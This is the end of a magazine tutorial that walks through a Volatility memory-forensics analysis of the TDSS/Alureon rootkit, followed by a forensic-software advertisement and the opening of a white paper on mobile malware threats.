
Examining the DLL's loaded by the process msiexec (pid 1236) using dlllist module, shows a suspicious dll (dll.dll) loaded by msiexec process.



```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem dlllist -p 1236
Volatile Systems Volatility Framework 2.3_beta
```




```
************************************************************************
msiexec.exe pid:   1236
Command line : C:\WINDOWS\system32\msiexec.exe /V
Service Pack 3

Base             Size  LoadCount Path
---------- ---------- ---------- ----
0x01000000    0x16000     0xffff C:\WINDOWS\system32\msiexec.exe
0x7c900000    0xaf000     0xffff C:\WINDOWS\system32\ntdll.dll
0x7c800000    0xf6000     0xffff C:\WINDOWS\system32\kernel32.dll
0x77c10000    0x58000     0xffff C:\WINDOWS\system32\msvcrt.dll
0x77dd0000    0x9b000     0xffff C:\WINDOWS\system32\ADVAPI32.dll
0x77e70000    0x92000     0xffff C:\WINDOWS\system32\RPCRT4.dll
0x77fe0000    0x11000     0xffff C:\WINDOWS\system32\Secur32.dll
0x7e410000    0x91000     0xffff C:\WINDOWS\system32\USER32.dll
0x77f10000    0x49000     0xffff C:\WINDOWS\system32\GDI32.dll
0x774e0000   0x13d000     0xffff C:\WINDOWS\system32\ole32.dll
0x7d1e0000   0x2bc000     0xffff C:\WINDOWS\system32\msi.dll
0x5cb70000    0x26000        0x1 C:\WINDOWS\system32\ShimEng.dll
0x6f880000   0x1ca000        0x1 C:\WINDOWS\AppPatch\AcGenral.DLL
0x76b40000    0x2d000        0x2 C:\WINDOWS\system32\WINMM.dll
0x77120000    0x8b000        0x3 C:\WINDOWS\system32\OLEAUT32.dll
0x77be0000    0x15000        0x1 C:\WINDOWS\system32\MSACM32.dll
0x77c00000     0x8000        0x3 C:\WINDOWS\system32\VERSION.dll
0x7c9c0000   0x817000        0x1 C:\WINDOWS\system32\SHELL32.dll
0x77f60000    0x76000        0x5 C:\WINDOWS\system32\SHLWAPI.dll
0x769c0000    0xb4000        0x1 C:\WINDOWS\system32\USERENV.dll
0x5ad70000    0x38000        0x1 C:\WINDOWS\system32\UxTheme.dll
0x10000000    0x2b000        0x1 C:\WINDOWS\system32\dll.dll
0x76390000    0x1d000        0x1 C:\WINDOWS\system32\IMM32.DLL
0x773d0000   0x103000        0x3 C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.260
.dll
```




STEP 13: DUMPING DLL AND VT SUBMISSION

Dumping the suspicious DLL (dll.dll) and submitting to VirusTotal confirms that this is associated with TDSS (Alueron) rootkit.




```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem dlldump -p 1236 -b 0x10000000 -D dump
Volatile Systems Volatility Framework 2.3_beta
Process(V) Name               Module Base Module Name         Result
---------- ------------------ ----------- ------------------- ------
0x8923c778 msiexec.exe        0x010000000 dll.dll             OK: module.1236.943c778.10000000.dll
root@bt:~/volatility_2.3_beta#
```



ClamAV	✓	20130709
Commtouch	✓	20130709
Comodo	✓	20130709
DrWeb	BackDoor.Tdss.30	20130709
Emsisoft	Trojan.Dropper.STN (B)	20130709
eSafe	✓	20130709
ESET-NOD32	✓	20130709
F-Prot	✓	20130709
F-Secure	Trojan.Dropper.STN	20130709
Fortinet	✓	20130709
GData	Trojan.Dropper.STN	20130709
Ikarus	Trojan.Win32.Alureon	20130709
Jiangmin	✓	20130709
K7AntiVirus	✓	20130709
K7GW	✓	20130709
Kaspersky	✓	20130709
Kingsoft	Win32.Troj.TDSS.de.102400	20130708

STEP 14: HIDDEN KERNEL DRIVER


In step 7 we also saw reference to a driver file (starting with "TDSS"). Searching for the driver file using Volatility's modules, plugin couldn't find the driver that starts with "TDSS" whereas Volatility's driverscan plugin was able to find it. This confirms that the kernel driver (TDSSserv.sys) was hidden. The below screenshot also shows that the base address of the driver is "0xb838b000" and the size is "0x11000"




```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem modules | grep -i tdss
Volatile Systems Volatility Framework 2.3_beta
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem driverscan | grep -i tdss
Volatile Systems Volatility Framework 2.3_beta
0x09732f38    2    0 0xb838b000    0x11000 TDSSserv.sys                \Driver\TDSSserv.sys
root@bt:~/volatility_2.3_beta#
```

STEP 15: KERNEL CALLBACKS

Examining the callbacks shows the callback (at address starting with 0xb38) set by an unknown driver.




```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem callbacks
Volatile Systems Volatility Framework 2.3_beta
Type                                 Callback   Module               Details
------------------------------------ ---------- -------------------- -------
```



```
IoRegisterShutdownNotification       0xba53fc6a VIDEOPRT.SYS          \Driver\mnmdd
IoRegisterShutdownNotification       0xba53fc6a VIDEOPRT.SYS          \Driver\RDPCDD
IoRegisterShutdownNotification       0xba53fc6a VIDEOPRT.SYS          \Driver\VgaSave
IoRegisterShutdownNotification       0xba53fc6a VIDEOPRT.SYS          \Driver\vmx_svga
IoRegisterShutdownNotification       0xbadb65be Fs_Rec.SYS            \FileSystem\Fs_Rec
IoRegisterShutdownNotification       0xbadb65be Fs_Rec.SYS            \FileSystem\Fs_Rec
IoRegisterShutdownNotification       0xba8b873a MountMgr.sys          \Driver\MountMgr
IoRegisterShutdownNotification       0xba74a2be ftdisk.sys            \Driver\Ftdisk
IoRegisterShutdownNotification       0xba5e78f1 Mup.sys               \FileSystem\Mup
IoRegisterShutdownNotification       0x805cdef4 ntoskrnl.exe          \FileSystem\RAW
IoRegisterShutdownNotification       0x805f5d66 ntoskrnl.exe          \Driver\WMIxWDM
GenericKernelCallback                0xb838e108 UNKNOWN               -
GenericKernelCallback                0xb838d8e9 UNKNOWN               -
GenericKernelCallback                0xbadfeafe CaptureRe...itor.sys -
GenericKernelCallback                0xbadfa7b4 CapturePr...itor.sys -
KeRegisterBugCheckReasonCallback     0xbad74ab8 mssmbios.sys          SMBiosDa
KeRegisterBugCheckReasonCallback     0xbad74a70 mssmbios.sys          SMBiosRe
KeRegisterBugCheckReasonCallback     0xbad74a28 mssmbios.sys          SMBiosDa
KeRegisterBugCheckReasonCallback     0xba51c1be USBPORT.SYS           USBPORT
KeRegisterBugCheckReasonCallback     0xba51c11e USBPORT.SYS           USBPORT
KeRegisterBugCheckReasonCallback     0xba533522 VIDEOPRT.SYS          Videoprt
PsSetLoadImageNotifyRoutine          0xb838e108 UNKNOWN               -
PsSetCreateProcessNotifyRoutine      0xbadfa7b4 CapturePr...itor.sys -
PsSetCreateProcessNotifyRoutine      0xb838d8e9 UNKNOWN               -
CmRegisterCallback                   0xbadfeafe CaptureRe...itor.sys -
root@bt:~/volatility_2.3_beta#
```

STEP 16: EXAMINING THE UNKNOWN KERNEL DRIVER


Below screenshot shows that this unknown driver falls under the address range of TDSSserv.sys. This confirms that unknown driver is "TDSSserv.sys".




```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem driverscan | grep -i  0xb838
Volatile Systems Volatility Framework 2.3_beta
0x09732f38    2    0 0xb838b000    0x11000 TDSSserv.sys                  \Driver\TDSSserv.sys
root@bt:~/volatility_2.3_beta#
```

STEP 17: KERNEL AND HOOKS


Malware hooks the Kernel API and the hook address falls under the address range of TDSSserv.sys (as shown in the below screenshots).



```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem apihooks -P -Q
Volatile Systems Volatility Framework 2.3_beta
```




```
************************************************************************
Hook mode: Kernelmode
Hook type: Inline/Trampoline
/ictim module: ntoskrnl.exe (0x804d7000 - 0x806cf580)
unction: ntoskrnl.exe!IofCompleteRequest at 0x804ee1b0
Hook address: 0xb838d6bb
Hooking module: <unknown>

Disassembly(0):
Dx804ee1b0 ff2504c25480     JMP DWORD [0x8054c204]
Dx804ee1b6 cc               INT 3
Dx804ee1b7 cc               INT 3
Dx804ee1b8 cc               INT 3
Dx804ee1b9 cc               INT 3
Dx804ee1ba cc               INT 3
Dx804ee1bb cc               INT 3
Dx804ee1bc 8bff             MOV EDI, EDI
Dx804ee1be 55               PUSH EBP
Dx804ee1bf 8bec             MOV EBP, ESP
Dx804ee1c1 56               PUSH ESI
Dx804ee1c2 ff1514774d80     CALL DWORD [0x804d7714]

Disassembly(1):
```




```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem driverscan | grep -i  0xb838
Volatile Systems Volatility Framework 2.3_beta
0x09732f38    2    0 0xb838b000    0x11000 TDSSserv.sys            \Driver\TDSSserv.sys
root@bt:~/volatility_2.3_beta#
```

STEP 18: DUMPING THE KERNEL DRIVER

Dumping the kernel driver and submitting it to VirusTotal confirms that it is TDSS (Alureon) rootkit.



```
root@bt:~/volatility_2.3_beta# python vol.py -f infected.vmem moddump -b 0xb838b000 -D dump
Volatile Systems Volatility Framework 2.3_beta
Module Base Module Name          Result
----------- -------------------- ------
0x0b838b000 UNKNOWN              OK: driver.b838b000.sys
root@bt:~/volatility_2.3_beta#
```



ESET-NOD32	✓	20130709
F-Prot	W32/Trojan3.WZ	20130709
F-Secure	Gen:Rootkit.Heur.du8@diuKQjgi	20130709
Fortinet	W32/TDSS.B!tr	20130709
GData	Gen:Rootkit.Heur.du8@diuKQjgi	20130709
Ikarus	Trojan.Win32.Alureon	20130709
Jiangmin	✓	20130709
K7AntiVirus	Trojan	20130709
K7GW	✓	20130709
Kaspersky	UDS:DangerousObject.Multi.Generic	20130709
Kingsoft	Win32.Troj.Generic.a.(kcloud)	20130708
Malwarebytes	✓	20130709
McAfee	generic!bg.bcg	20130709
McAfee-GW-Edition	generic!bg.bcg	20130709
Microsoft	Trojan:WinNT/Alureon.D	20130709
MicroWorld-eScan	✓	20130709
NANO-Antivirus	Trojan.Win32.ZPACK.zkens	20130709
Norman	TDSSServ.AM	20130708

CONCLUSION

Memory forensics is a powerful investigation technique and with a tool like Volatility it is possible to find advanced malware and its forensic artifacts from the memory which helps in incident response, malware analysis and reverse engineering. As you saw, starting with little information we were able to detect the advanced malware and its components.

ABOUT THE AUTHOR

Monnappa K A is based in Bangalore, India. He has an experience of 7 years in the security domain. He works with Cisco Systems as Information Security Investigator. He is also the member of a security research community SecurityXploded (SX). Besides his job routine he does reasearch on malware analysis and reverse engineering, he has presented on various topics like "Memory Forensics", "Advanced Malware Analysis", "Rootkit Analysis", "Detection and Removal of Malwares" and "Sandbox Analysis" in the Bangalore security community meetings. His article on "Malware Analysis" was also published in the Hakin9 ebook "Malware – From Basic Cleaning To Analyzing"
You can view the video demo's of all his presentations by subscribing to his youtube channel: http://www.youtube.com/user/hackycracky22.

D.I.M.
DIGITAL INVESTIGATION MANAGER

The **only** existing System of its kind,
IncMan Suite has already been adopted
by a host of corporate clients worldwide

The Ultimate Forensic Case Management Software

Fully automated Encase Integration

Evidence tracking and Chain of Custody

Supports over 50 Forensic Software and third parties

Training and Certification available

Special discount for LEO, GOV and EDU customers

DFLabs
Managing Infosecurity Risks

SPECIAL PROMO 15% OFF

single user perpetual license

http://www.dimmodule.com

promo code E-FORNCS13

DFLabs DIM is a forensic case management software that coherently manages cases, data input and modifications carried out by the different operators during Digital Evidence Tracking and Forensics Investigations.

It is part of the IncMan Suite, thus it is able to support the entire Computer Forensics and Incident Response workflow and compliant with the ISO 27037 Standard.

www.digitalinvestigationmanager.com

www.dflabs.com email: info@dflabs.com phone: +1 202 4702688 DFLabs

CHALLENGES OF MOBILE MALWARE FORENSICS EVOLUTION

by David Clarke CITP FBCS C|CISO

Mobile Malware is evolving fast. The development of Mobile Malware is growing at an unprecedented rate, so the mitigation and counter measures needed to understand the landscape and provide the appropriate solutions must develop as rapidly. Mobile devices are part of our everyday lives, so much so that they have become part of our identity, especially for payments. The forensic solutions now need to appreciate psychology, human nature and social media as they too become part of the attack vectors used. The following is an outline of the challenges we are now faced with, and which have emerged in just a few months.

What you will learn:

- Why mobile Malware Forensics is evolving fast.
- What the effect is of rapid growth of Mobile Malware on all of us.
- How Mobile Malware forensics need to understand the modeling human behavior.

What you should know:

- High level understanding of Smart-phone operating systems.
- The influence of Social media.
- Malware could be in your pocket.

In today's world, the mobile has become a vital possession. It is not just a cell phone; it is so much more. It performs so many functions that we cannot afford to do without it, and it holds so much of our confidential data that we cannot afford to have our data compromised. The mobile hackers of the modern world are no longer the lone cybercriminals of legend; they have evolved into knowledgeable business professionals, dedicated to seriously criminal operations.

In this White Paper, I am going to discuss the latest types of Malware threats that have begun to emerge in the Smartphone industry.

MOBILE MALWARE

Malware is software which, when employed, adversely affects an electronic device. A Mobile Malware is a program code which has been created to disable, remotely control and steal information from mobile devices, such as cell phones and wireless devices like PDA (Personal Digital Assistants). At their most fundamental, Mobile Malware operates in the same way as PC Malware, but target mobile devices rather than static ones, such as desktop computers.

Mobile Malware is increasing at an alarmingly rapid rate in both their technological and structural aspects. During 2013 mobile cyber-attacks far outstripped the attacks on static or desktop computers. Smartphones and mobile devices are now being used for the same purpose as computers, and as such, like computers, they are vulnerable to viruses, Trojans and other Malware threats. As a large percentage of the world's population use Smartphones, hackers now have more potential targets than ever, and they are intent on compromising our sensitive information.

POTENTIAL THREATS FROM MOBILE MALWARE

The first threat on a mobile device was registered in 2004. By 2010, the threat factor had increased by 250%, and the first bank phishing attack was registered from the official app market. According to researchers, these attacks will only become more sophisticated, as 2011 proved with botnets detected in mobile phones. The Malware threat to mobile phones is the fastest growing trend of the modern age, and attacks have roughly doubled in the last year.

Mobile phones have become our indispensable companions. If a mobile device is compromised, then one or more of the following can happen:

- Banking credentials stolen.
- Phone data deleted by remote operation.
- Text messages or calls sent to premium numbers.
- Phone 'bricked' so that it no longer works, and therefore needs replacing.
- Botnet owners turn a phone into one of their bots and then use it for launching remote digital attacks, such as Denial of Service and others.
- Private information compromised. Attacker can intercept messages and 'sniff' on phone calls.

STATISTICS REGARDING MOBILE MALWARE

According to security magazines, the Mobile Malware threat families have shown an increase of 26% in the third quarter of 2013, with to date, more than 300 families of mobile threats discovered. As of January 2014, a total of 143,211 instances of modified malicious programs have been detected which are targeting and actively affecting mobile devices. The threat of phishing for bank credentials through mobile devices was raised by a factor of 19.7% last year. Cybercriminals use installation packages to distribute Malware and last year, almost 4,000,000 installation packages of this kind were used by attackers. About 10,000,000 unique, infected installation packages were detected in the year 2012-2013 alone. The installation packages differ only in terms of their application, interface etc. which is malicious, but still installs the same kind of programs but with mildly differing functionalities.

Out of all the currently available operating systems, Android rules supreme, and has therefore become a prime target, with 98% of cyber-attacks launched in 2013 affecting Android devices. Most Mobile Malware has been designed to rob users of their money, such as those that contain SMS-Trojans, which spread through simple text messaging and are capable of stealing confidential user data. Along with Trojans, there are a plethora of other attack methods, with backdoors, worms and rootkits also being found on mobile devices. Fortunately, anti-virus software caught many such infections and prevented thousands of banking Trojans from stealing customer data.

THE TYPES OF MALWARE THREATS TO MOBILE DEVICES

PHISHING

Phishing is the creating of fraudulent copies of true and legitimate websites in order to lure a user into entering personal information into web forms. This information is then intercepted by malicious attackers to steal money from the user.

SPYWARE
This kind of Malware runs silently in the background, and by various means, such as the interception of text messages, collects user data and sends it on to third parties.

